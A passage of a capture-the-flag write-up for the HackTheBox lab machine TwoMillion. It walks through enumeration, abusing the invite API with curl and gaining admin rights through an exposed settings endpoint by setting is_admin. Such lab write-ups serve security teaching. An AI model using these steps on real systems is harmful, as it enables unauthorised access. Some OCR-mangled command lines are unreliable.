

WriteUp for TwoMillion HackTheBox room


The screenshot shows a dark-themed user interface for the TwoMillion HackTheBox room. At the top, there is a decorative banner featuring a green hexagonal pattern and a circular icon containing a silhouette of people at a social gathering with fireworks in the background. Below the banner, the text "TwoMillion has been Pwned!" is displayed in white. Underneath this, a message reads "Congratulations  PK2212, best of luck in capturing flags ahead!" followed by a small purple profile picture. A summary table provides details about the machine: #1539 (Machine Rank), 22 Jul 2023 (Pwn Date), and RETIRED (Machine State). The table has three columns with corresponding headers: MACHINE RANK, PWN DATE, and MACHINE STATE.

MACHINE RANK	PWN DATE	MACHINE STATE
#1539	22 Jul 2023	RETIRED

So if you have any suggestions for improvement or want to contact me, please feel free to contact me via Discord: **PK2212#0548**

First do an nmap scan or a port scan in general.
You will see that only two classic ports are open. Namely 22 and 80, i.e. the ssh and http ports.

So let's look at the website where you first put the "2million.htb" in your /etc/hosts file with the IP address of
of the victim to be able to load the website successfully.



Normally, you start a directory scan now.
I often use gobuster, which doesn't work properly in this case, so I used feroxbuster.
However, you don't really find anything useful, so I explored the website on my own.

```
[+] [-] [!] [!] [!] [!] [!] [-] [/home/htb-pr2212]
[!] #gobuster dir -u http://2million.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fireart)
=====
[+] Url:          http://2million.htb/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Timeout:     10s
=====
2023/07/20 18:49:26 Starting gobuster in directory enumeration mode
=====
Error: the server returns a status code that matches the provided options for non existing urls. http://2million.htb/d51f4f4
4 => 301 (Length: 162). To continue please exclude the status code, the length or use the --wildcard switch
```

```
[x]-[root@htb-xweqeo1x6]-[/home/htb-pk2212]
└─#fervoxbuster -u http://2million.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

FEROXBUSTER by Ben "epi" Risher ver: 2.9.3

Target Url Threads Wordlist Status Codes Timeout (secs) User-Agent Config File Extract Links HTTP methods Recursion Depth	http://2million.htb/ 50 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt All Status Codes! 7 feroxbuster/2.9.3 /etc/feroxbuster/ferox-config.toml true [GET] 4
------------------------------------------------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Hack The Box :: Penetration Testing Labs

The page on which you are supposed to enter the invite code is particularly striking. To see what scripts this page interacts with, look at the developer tools by pressing the key combination **ctrl + shift + i** is pressed.

Then you go to the Network section and see some scripts there. But the most interesting script is **inviteapi.min.js**.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	2million.htb	invite	document	html	4.04 KB	3.77 KB
200	GET	2million.htb	htb-frontend.min.js	script	js	142.25 KB (raced)	142.25 KB
200	GET	2million.htb	inviteapi.min.js	script	js	cached	637 B
200	GET	2million.htb	particles.json	htb-frontend.min.js:5 (...	json	cached	1.92 KB
200	GET	2million.htb	particlesinline.json	htb-frontend.min.js:5 (...	json	cached	1.92 KB
200	GET	2million.htb	favicon.png	FaviconLoader.js:191...	png	cached	8.32 KB

Copy the URL where this script is located and see what the code looks like.

```

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/\/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a));k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;while(c--){if(k[c]){p.replace(new RegExp('\\b'+e+'\b','g'),k[c])}};return p}}'1 i(4){h 8="4":$.9(a:"7",5:"6",g:8,b:'d/e/n',c:1(0){3.2(0)},f:1(0){3.2(0)}))}1 j(){$.9(a:"7",5:"6",b:'d/e/k/l/m',c:1(0){3.2(0)},f:1(0){3.2(0)}),'24,2,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1/invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split(' '|),0,{}))

```

However, there is not so much to see there, because this code has been changed in its appearance,
so that the application can read it faster because it's so smaller.
But for us humans it is rather difficult to understand this code, which is why I searched for beautify javascript websites and used the website [beautify.io](https://beautifier.io) to make the code readable for me.

```

1 function verifyInviteCode(code) {
2     var formData = {
3         "code": code
4     };
5     $.ajax({
6         type: "POST",
7         dataType: "json",
8         data: formData,
9         url: '/api/v1/invite/verify',
10        success: function(response) {
11            console.log(response)
12        },
13        error: function(response) {
14            console.log(response)
15        }
16    })
17 }
18
19 function makeInviteCode() {
20     $.ajax({
21         type: "POST",
22         dataType: "json",
23         url: '/api/v1/invite/how/to/generate',
24         success: function(response) {
25             console.log(response)
26         },
27         error: function(response) {
28             console.log(response)
29         }
30     })
31 }

```

The code consists of two functions `verifyInviteCode()` and `makeInviteCode()`.
The second function is more interesting for us because we don't have any Invite code yet.

To call this function we can use curl as follows:

```
curl -X POST http://2million.htb//api/v1/invite/how/to/generate
```

The result looks like this:

```
[root@htb-xweqeqot1x6]~[/home/htb-pk2212]
└─# curl -X POST 2million.htb/api/v1/invite/how/to/generate
{"id":200,"success":1,"data":{"data":"Va begre gb trarengr gur vaivgr pbqr, znxr n CCFG erdhrgf gb /ncv\\il\\vaivgr\\trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probably check the encryption type in order to decrypt it..."}
└─# eval $(curl p,a,c,k,v,d)ewfunction(c){return c.toString(36)};lf(l"\",replace(/\$/String))/while(c->(dc,toString(a)=k[c])|c,toString(a)=k[function(){}(return d[e]);];ewfunction(){}(return \\"$e\");c=1);
while(c->){if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\b','g'),k[c])}return p}('1 i(4)(h 8=(4":4);$.9({a:"7",5;"6",g:8,b:\\'d/e/n\\',c:1(0){3.2
"/"0": 200, "success": 1,
  "data": {
    "data": "Va begre gb trarengr gur vaivgr pbqr, znxr n CCFG erdhrgf gb /ncv\\il\\vaivgr\\trarengr",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probably check the encryption type in order to decrypt it..."
}
└─#
```

However, as this is tiring to read, use the following command to format the JSON output:

```
curl -X POST 2million.htb/api/v1/invite/how/to/generate | jq .
```

```
[root@htb-xweqeqot1x6]~[/home/htb-pk2212]
└─# curl -X POST 2million.htb/api/v1/invite/how/to/generate | jq .
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          % Received % Xferd  Average Speed   Time     Time      Time  Current
          Main Platform  HTB Certifications  HTB  Dload  Upload  Total  Spent  Left  Speed
100  249    0     249    0     0  4964    0  0:00:01  0:00:01 --:--:-- 4980
{"id":200,"success":1,"data":{"data":"Va begre gb trarengr gur vaivgr pbqr, znxr n CCFG erdhrgf gb /ncv\\il\\vaivgr\\trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probably check the encryption type in order to decrypt it..."}
└─#
```

What stands out here is the text that somehow doesn't seem to make sense.

But based on my experience, I saw directly that it is a rotated text.

You can use CyberChef to rotate it back.

For this I used ROT13 and it worked.

The screenshot shows the CyberChef interface with a ROT13 recipe selected. The input field contains the rotated text: "Va begre gb trarengr gur vaivgr pbqr, znxr n CCFG erdhrgf gb /ncv\\il\\vaivgr\\trarengr". The output field displays the decrypted text: "In order to generate the invite code, make a POST request to /api/v1/invite/generate".

Recipe	Input	Output
ROT13	Va begre gb trarengr gur vaivgr pbqr, znxr n CCFG erdhrgf gb /ncv\\il\\vaivgr\\trarengr	In order to generate the invite code, make a POST request to /api/v1/invite/generate

We will now use the information from the text to get an Invide Code.
To do this, use the command:

```
curl -X POST 2million.htb/api/v1/invite/generate
```

```
[root@htb-xweqeot1x6]~[/home/htb-pk2212]
[root@htb-xweqeot1x6]# curl -X POST 2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"NUpCWEMtWFIZU1MtVFo1QlItSkJJSkM=","format":"encoded"}}
[root@htb-xweqeot1x6]# curl -X POST 2million.htb/api/v1/invite/generate
{"error":{ "message":"Invite code is invalid!"}}
```


```
[root@htb-xweqeot1x6]~[/home/htb-pk2212]
[root@htb-xweqeot1x6]# curl -X POST 2million.htb/api/v1/invite/generate | jq .
% Total % Received % Xferd Average Speed Time Time Time Current
DNT: 100 91 http://2million.htb 0 0 1641 0 --:--:--:--:--:-- 1654
{ Connection: close
  "0": 200,
  "success": 1,
  "data": {
    "code": "MzZIMFETV0c1RzctME5UTTEtVjVLNTQ=",
    "format": "encoded"
  }
}
[root@htb-xweqeot1x6]~[/home/htb-pk2212]
```

However, the code is encoded with base64, which can be quickly solved with CyberChef or another decoder.


The screenshot shows a user interface for decoding Base64 strings. On the left, under the 'Recipe' section, there's a 'From Base64' input field containing the string 'MzzIMFETV0c1RzctME5UTTEtVjVLNTQ=' with a trash bin icon. Below it is a dropdown menu set to 'Alphabet A-Za-z0-9+='. There are two checkboxes: one checked for 'Remove non-alphabet chars' and another unchecked for 'Strict mode'. On the right, under the 'Input' section, the original string is shown. Under the 'Output' section, the converted string '36H0Q-WG5G7-0NTM1-V5K54' is displayed, with the last part 'V5K54' underlined in red.

Very good, now we have a valid Invide Code that we can use on the page to continue.


!!!Do not reload the page once you have received the Invide Code as they are randomly generated each time they are loaded.!!!



We are now redirected to a page where we have to authenticate ourselves in order to create an account.



Then log in with your email and password and you are now in the HackTheBox Dashboard.



A screenshot of the HackTheBox dashboard. The top navigation bar includes links for Main Platform, HTB Certifications, HTB Academy, CTF Platform, Help Center, and HTB Blog. On the far right, there are icons for VIP slots left (393/175), Feedback, Testimonial, and a user profile (pk2212). The main content area shows server information (EU FREE 1, Load: 49%), a summary card with 32 Machines, 803 Online Members, 693 Connections, and a response time of 1.54ms. Below this is a "Top Teams" section showing DuckTeam (28+28), Testers (14+15), and Admins (5+5). A note at the bottom states: "⚠️ Thank you! Announcements are currently performed database slowdowns. For this reason, some of the website features will be unavailable. We apologize for this.".

Now you can have a look around, noticing how few things you can interact with. So rather focus on finding out more about the API by clicking "regenerate" on the access page, intercepting that query with Burp Suite and truncating the GET parameter down to /api/v1.

```

Request
Pretty Raw Hex
1 GET /api/v1/user/vpn/regenerate HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://2million.htb/home/access
10 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jul 2023 13:48:33 GMT
4 Content-Type: application/octet-stream
5 Content-Length: 10826
6 Connection: close
7 Content-Description: File Transfer
8 Content-Disposition: attachment; filename="pk22"
9 Expires: 0
10 Cache-Control: must-revalidate
11 Pragma: public
12
13 client
14 dev tun
15 proto udp
16 remote edge-eu-free-1.2million.htb 1337
17 resolv-retry infinite
18 nobind
19 persist-key
20 persist-tun

```

```

Request
Pretty Raw Hex
1 GET /api/v1 HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://2million.htb/home/access
10 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14

Response
Pretty Raw Hex Render
2 Server: nginx
3 Date: Fri, 21 Jul 2023 14:00:20 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 800
10
11 {"v1":{"user":{"GET":{""/api/v1":"Route List",
"/api/v1/invite/:how/to/generate": "Instructions on invite code generation","/api/v1/invite/generate": "Generate invite code","/api/v1/invite/verify": "Verify invite code",
"/api/v1/user/auth": "Check if user is authenticated",
"/api/v1/user/vpn/generate": "Generate a new VPN configuration",
"/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
"/api/v1/user/vpn/download": "Download OVPN file"}, "POST": {
"/api/v1/user/register": "Register a new user",
"/api/v1/user/login": "Login with existing user"}, "admin": {"GET": {
"/api/v1/admin/auth": "Check if user is admin"}, "POST": {
"/api/v1/admin/vpn/generate": "Generate VPN for specific user", "PUT": {
"/api/v1/admin/settings/update": "Update user settings"}}}}

```

There is an output that gives a lot of information about the different API call possibilities, actually too much information (from a blue teamers point of view).

So now we try to get the whole thing with curl, via the command prompt:

```
curl -s -q 2million.htb/api/v1 -H 'Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla' | jq.
```

The most important thing here is to specify the session cookie that you see in the Burp Suite request.

The things under "admin" are particularly interesting here.

For now, we will concentrate on the PUT API command, with which you can gain administrator rights.


```
[root@htb-ryehpm5n18]~[/home/htb-pk2212]
[root@htb-ryehpm5n18]~[/home/htb-pk2212]# curl -s -q 2million.htb/api/v1 -H 'Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla' -d '{"text/html": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "DNT": "1", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Upgrade-Insecure-Requests": "1", "Sec-GPC": "1", "Content-Type": "application/json"}' -X PUT "/api/v1/admin/settings/update"
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 21 Jul 2023 14:29:45 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800
{"v1": {"user": {"GET": "\\\\"/api/v1\\\"\\\"Route List", "\\\"/api/v1\\\"\\\"/invite\\\"\\\"how\\\"\\\"to\\\"\\\"generate": "Instructions on invite code generation", "\\\"/api/v1\\\"\\\"/invite\\\"\\\"generate": "Generate invite code", "\\\"/api/v1\\\"\\\"/invite\\\"\\\"verify": "Verify invite code", "\\\"/api/v1\\\"\\\"user\\\"\\\"auth": "Check if user is authenticated", "\\\"/api/v1\\\"\\\"user\\\"\\\"vpn\\\"\\\"generate": "Generate a new VPN configuration", "\\\"/api/v1\\\"\\\"user\\\"\\\"vpn\\\"\\\"regenerate": "Regenerate VPN configuration", "\\\"/api/v1\\\"\\\"user\\\"\\\"vpn\\\"\\\"download": "Download OVPN file"}, "PUT": "\\\\"/api/v1\\\"\\\"/admin\\\"\\\"settings\\\"\\\"update": "Update settings", "\\\"/api/v1\\\"\\\"/admin\\\"\\\"/user\\\"\\\"register": "Register a new user", "\\\"/api/v1\\\"\\\"/user\\\"\\\"login": "Login with existing credentials", "\\\"/api/v1\\\"\\\"/admin\\\"\\\"/user\\\"\\\"auth": "Check if user is authenticated", "\\\"/api/v1\\\"\\\"/admin\\\"\\\"/vpn\\\"\\\"generate": "Generate a new VPN configuration", "\\\"/api/v1\\\"\\\"/admin\\\"\\\"/admin\\\"\\\"/update": "Update administrator settings"}}, "status": "danger", "message": "Invalid content type."}
```

The error returned to us can be easily fixed by copying the content type from the response, the API into our input.

request	response
Pretty Raw Hex 1 PUT /api/v1/admin/settings/update HTTP/1.1 2 Host: 2million.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://2million.htb/login 8 DNT: 1 9 Connection: close 10 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla 11 Upgrade-Insecure-Requests: 1 12 Sec-GPC: 1 13 Content-Type: application/json	Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jul 2023 14:29:45 GMT 4 Content-Type: application/json 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 53 10 11 { "status": "danger", "message": "Invalid content type." }

request	response
Pretty Raw Hex 1 PUT /api/v1/admin/settings/update HTTP/1.1 2 Host: 2million.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://2million.htb/login 8 DNT: 1 9 Connection: close 10 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla 11 Upgrade-Insecure-Requests: 1 12 Sec-GPC: 1 13 Content-Type: application/json	Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jul 2023 14:31:34 GMT 4 Content-Type: application/json 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 56 10 11 { "status": "danger", "message": "Missing parameter: email" }

Now we have to specify the necessary parameters. First of all, "email", where it is best to specify the email of the account you have created, because this account should have administrator rights.




The screenshot shows a network request in a browser's developer tools. The request is a POST to `/api/v1/admin/auth`. The JSON payload is:

```
Pretty Raw Hex
1 Host: 2million.htb
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Referer: http://2million.htb/login
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12 Content-Type: application/json
13 Content-Length: 31
14
15 {
16   "email": "test@test2.com"
17 }
```

The response is a 200 OK status with a JSON body:

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jul 2023 14:33:04 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 59
10
11 {
12   "status": "danger",
13   "message": "Missing parameter: is_admin"
14 }
```

And the parameter "is_admin", which you change to 1 and thus true.



The screenshot shows a network request in a browser's developer tools. The request is a POST to `/api/v1/admin/auth`. The JSON payload is:

```
Pretty Raw Hex
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
2 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
3 Accept-Language: en-US,en;q=0.5
4 Accept-Encoding: gzip, deflate
5 Referer: http://2million.htb/login
6 DNT: 1
7 Connection: close
8 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11 Content-Type: application/json
12 Content-Length: 48
13
14 {
15   "email": "test@test2.com",
16   "is_admin": 1
